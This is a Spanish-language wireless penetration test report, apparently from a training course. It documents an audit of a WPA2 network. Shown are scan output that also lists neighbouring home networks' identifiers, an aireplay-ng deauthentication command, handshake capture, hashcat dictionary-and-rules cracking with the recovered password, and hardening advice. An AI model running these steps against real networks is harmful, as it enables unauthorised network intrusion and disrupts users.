



## INFORME ETHICAL HACKING WIRELESS

**ASUNTO:** Ethical Hacking a red inalámbrica corporativa.

**EMPRESA:** Alumnos Hacker Mentor

**FECHA EMISION:** 30-10-2021

### 1. OBJETIVO

Verificar seguridad de redes inalámbricas de la empresa Alumnos Hacker Mentor.

### 2. ALCANCE

Nuestra empresa ha detectado 1 SSID correspondiente a la empresa:

Ítem	SSID	BSSID a evaluar	Modelo AP	Características	Modo Seguridad
1	ALUMNO_MENTOR	18:D6:C7:BB:03:19	TPLINK	VISIBLE	WPA2 PERSONAL

### 3. PROCEDIMIENTOS

Las acciones realizadas en el ejercicio son las siguientes:

- Escaneo y enumeración de señales.
- Visualización de equipos conectados a la red objetivo.
- Deautenticacion de clientes para obtención de handshake.
- Ataque a través de reglas hashcat para descifrado de contraseña con ayuda de diccionario a medida.
- Análisis de buenas prácticas para robustecer red corporativa.
- Informe de resultados.

#### 4. RESUMEN DE ETHICAL HACKING WIRELESS

Se realizan pruebas de seguridad en red inalámbrica visible ALUMNOS\_MENTOR bajo AP TPLink con el siguiente resultado:


Red wifi ALUMNOS\_MENTOR con vulnerabilidad identificada en base a contraseña poco robusta, obteniendo como resultado la clave de la red.

#### 5. EVIDENCIA

Se indica red evaluada con el siguiente detalle:

##### 5.1 RED: ALUMNOS\_MENTOR

La red inalámbrica aludida, se muestra con detalle de intensidad:



Evaluación de red 2.4GHZ:



Se realiza escaneo y enumeración de redes:

rame@0-kool: ~

Archivo Acciones Editar Vista Ayuda

CH 11 [( Elapsed: 6 s )] [ 2021-10-30 22:41

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
48:D3:43:B0:ED:59	-78	2	0 0	1	130	WPA2	CCMP	PSK	FEHU
10:89:FB:2F:E2:80	-1	0	2 0	6	-1	WPA			<length: 0>
04:33:89:5A:78:04	-1	0	8 0	4	-1	WPA			<length: 0>
18:D6:C7:BB:03:19	-4	8	0 0	4	270	WPA2	CCMP	PSK	ALUMNO_MENTOR
C0:ED:DC:3B:82:53	-41	8	10 0	1	130	WPA2	CCMP	PSK	CASA
CC:ED:DC:9B:03:D4	-45	5	0 0	1	130	WPA2	CCMP	PSK	Yarixa
AA:15:88:13:E2:B0	-58	6	0 0	11	270	WPA2	CCMP	PSK	Wifi casa
AA:97:33:3F:D9:CF	-56	6	4 0	11	130	WPA2	CCMP	PSK	movistar2,4GHZ_3FD9CF
70:4F:B8:8A:0B:40	-56	5	2 0	3	540	WPA2	CCMP	PSK	Fernandav
8E:49:62:4A:B0:66	-71	6	0 0	3	65	WPA2	CCMP	PSK	<length: 0>
80:D0:4A:A5:25:89	-58	3	0 0	1	130	WPA2	CCMP	PSK	CLARO_2584
A4:97:33:9A:AB:7F	-66	5	5 0	6	130	WPA2	CCMP	PSK	Casa Pache
40:0D:10:86:59:A9	-64	4	0 0	6	130	WPA2	CCMP	PSK	VTR-7144229
A4:97:33:BF:E8:BF	-75	4	0 0	6	130	WPA2	CCMP	PSK	NENEE
C0:05:C2:67:6C:A1	-74	2	1 0	1	130	WPA2	CCMP	PSK	VTR-5442951
BC:CA:B5:6F:75:A0	-75	2	0 0	1	270	WPA2	CCMP	PSK	VITORIA
A4:97:33:18:6C:FF	-76	4	3 0	1	130	WPA2	CCMP	PSK	MarilynG
80:D0:4A:2B:21:09	-78	3	0 0	6	130	WPA2	CCMP	PSK	CLARO_2104
CC:ED:DC:9A:72:52	-78	2	0 0	6	130	WPA2	CCMP	PSK	Pluton-2,4G
34:2C:C4:EC:BD:7A	-80	4	0 0	11	130	WPA2	CCMP	PSK	LIB-3930070

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
10:89:FB:2F:E2:80	C4:06:83:92:14:F8	-80	0 - 1	1	2		
10:89:FB:2F:E2:80	28:AD:18:7B:A4:F8	-80	0 - 2e	61	2		
04:33:89:5A:78:04	F2:90:54:F2:22:B4	-78	0 - 5e	24	18		
(not associated)	4C:11:AE:0C:60:D2	-74	0 - 1	48	3	Antonia	
18:D6:C7:BB:03:19	74:C1:4F:D3:FE:43	-6	0 - 6	0	1		
CC:ED:DC:3B:82:53	42:7E:3B:29:17:83	-26	24e- 1e	0	6		
AA:97:33:3F:D9:CF	CC:0D:F2:B1:BF:F7	-78	0 - 1	17	3		
70:4F:B8:8A:0B:40	8C:49:62:4A:B0:66	-62	6e- 1e	0	2		
A4:97:33:9A:AB:7F	08:31:8B:31:1F:B5	-60	0 - 1	0	2		
C0:05:C2:67:6C:A1	24:11:45:73:51:02	-80	0 - 1	0	1		

Se buscan equipos conectados a la red ALUMNOS\_MENTOR:

```
rame@0-kool: ~  
Archivo Acciones Editar Vista Ayuda  
CH 4 ][ Elapsed: 36 s ][ 2021-10-30 22:50  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
18:D6:C7:BB:03:19 -3 81 342 10 0 4 270 WPA2 CCMP PSK ALUMNO_MENTOR  
BSSID STATION PWR Rate Lost Frames Notes Probes  
18:D6:C7:BB:03:19 74:C1:4F:D3:FE:43 -2 1e- 6 0 16  
18:D6:C7:BB:03:19 F6:DB:4D:3E:5B:9E -6 1e- 1e 0 23
```

Se realiza ataque de deautenticacion:

```
(rame@0-kool)-[~]  
$ sudo aireplay-ng -0 1 -a 18:D6:C7:BB:03:19 -c 74:C1:4F:D3:FE:43 wlan1mon  
[sudo] password for rame:  
22:53:11 Waiting for beacon frame (BSSID: 18:D6:C7:BB:03:19) on channel 4  
22:53:11 Sending 64 directed DeAuth (code 7). STMAC: [74:C1:4F:D3:FE:43] [36|62 ACKs]  
(rame@0-kool)-[~]  
$
```

Con esto, se recupera handshake de conexión víctima:

```
rame@0-kool: ~  
Archivo Acciones Editar Vista Ayuda  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
CH 4 ][ Elapsed: 3 mins ][ 2021-10-30 22:53 ][ WPA handshake: 18:D6:C7:BB:03:19  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
18:D6:C7:BB:03:19 -5 83 1802 100 0 4 270 WPA2 CCMP PSK ALUMNO_MENTOR  
BSSID STATION PWR Rate Lost Frames Notes Probes  
18:D6:C7:BB:03:19 DE:FD:71:B6:0E:F6 -8 0 - 1e 0 3  
18:D6:C7:BB:03:19 F6:DB:4D:3E:5B:9E -8 1e- 1e 0 188  
18:D6:C7:BB:03:19 74:C1:4F:D3:FE:43 -10 1e- 6 49 250 EAPOL ALUMNO_MENTOR
```

Se utiliza airgeddon para realizar ataque en base de reglas y diccionario creado a la medida de la red a evaluar:

```
rame@0-kool: ~/airgeddon
Archivo Acciones Editar Vista Ayuda
rame@0-kool: ~/airgeddon x rame@0-kool: ~ x

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: WPA-EAPOL-PBKDF2
Hash.Target.....: ALUMNO_MENTOR (AP:18:d6:c7:bb:03:19 STA:74:c1:4f:d3:fe:43)
Time.Started.....: Sat Oct 30 23:27:14 2021, (0 secs)
Time.Estimated...: Sat Oct 30 23:27:14 2021, (0 secs)
Guess.Base.....: File (/home/rame/diccionario1.txt)
Guess.Mod.....: Rules (/home/rame/OneRuleToRuleThemAll.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2597 H/s (0.13ms) @ Accel:512 Loops:128 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 311986/1143890 (27.27%)
Rejected.....: 311970/311986 (99.99%)
Restore.Point....: 0/22 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: hackermentor -> 987654321

Started: Sat Oct 30 23:27:12 2021
```

Se logra descifrar contraseña y guarda evidencia de lo realizado:

```
2021-10-30
airgeddon. Contraseña descifrada con hashcat

BSSID: 18:D6:C7:BB:03:19

-----

ALuMNO_HaCk3R_M3nT0R

-----

Si te gustó el script y te pareció útil, puedes apoyar el proyecto haciendo una donación. A través de PayPal (visit0r.is.h3r3@gmail.com) o enviando una fracción de criptomoneda (Bitcoin, Ethereum, Litecoin...). Cualquiera cantidad por pequeña que sea (1, 2, 5 $/€) es bien recibida. Más información y enlaces directos para realizarla en: https://github.com/visit0r1sh3r3/airgeddon/wiki/Contributing

2021-10-30
airgeddon. Contraseña descifrada con hashcat

BSSID: 18:D6:C7:BB:03:19

-----

ALuMNO_HaCk3R_M3nT0R

-----

Si te gustó el script y te pareció útil, puedes apoyar el proyecto haciendo una donación. A través de PayPal (visit0r.is.h3r3@gmail.com) o enviando una fracción de criptomoneda (Bitcoin, Ethereum, Litecoin...). Cualquiera cantidad por pequeña que sea (1, 2, 5 $/€) es bien recibida. Más información y enlaces directos para realizarla en: https://github.com/visit0r1sh3r3/airgeddon/wiki/Contributing
```

## RECOMENDACIONES

De acuerdo a lo informado por el sitio [hivesystems](http://hivesystems.com) una contraseña segura debería tener al menos 10 caracteres que incluyan números, mayúsculas, minúsculas y símbolos para asegurar un ataque por fuerza bruta. Aun así, se recomienda considerar contraseñas de al menos 12 caracteres, que no sean palabras y con las mismas reglas mencionadas para no ser víctimas de ataques de diccionario.

## 6. RECOMENDACIONES GENERALES

Es necesario plantearse como empresa cambiar la seguridad de la red de una seguridad tipo WPA2 personal, a redes WPA2 Enterprise, que incluya generación de certificado, usuario y contraseña además de configuraciones en servidor Radius que no permitan más de una conexión simultanea por usuario.

## 7. ARQUITECTURA RECOMENDADA

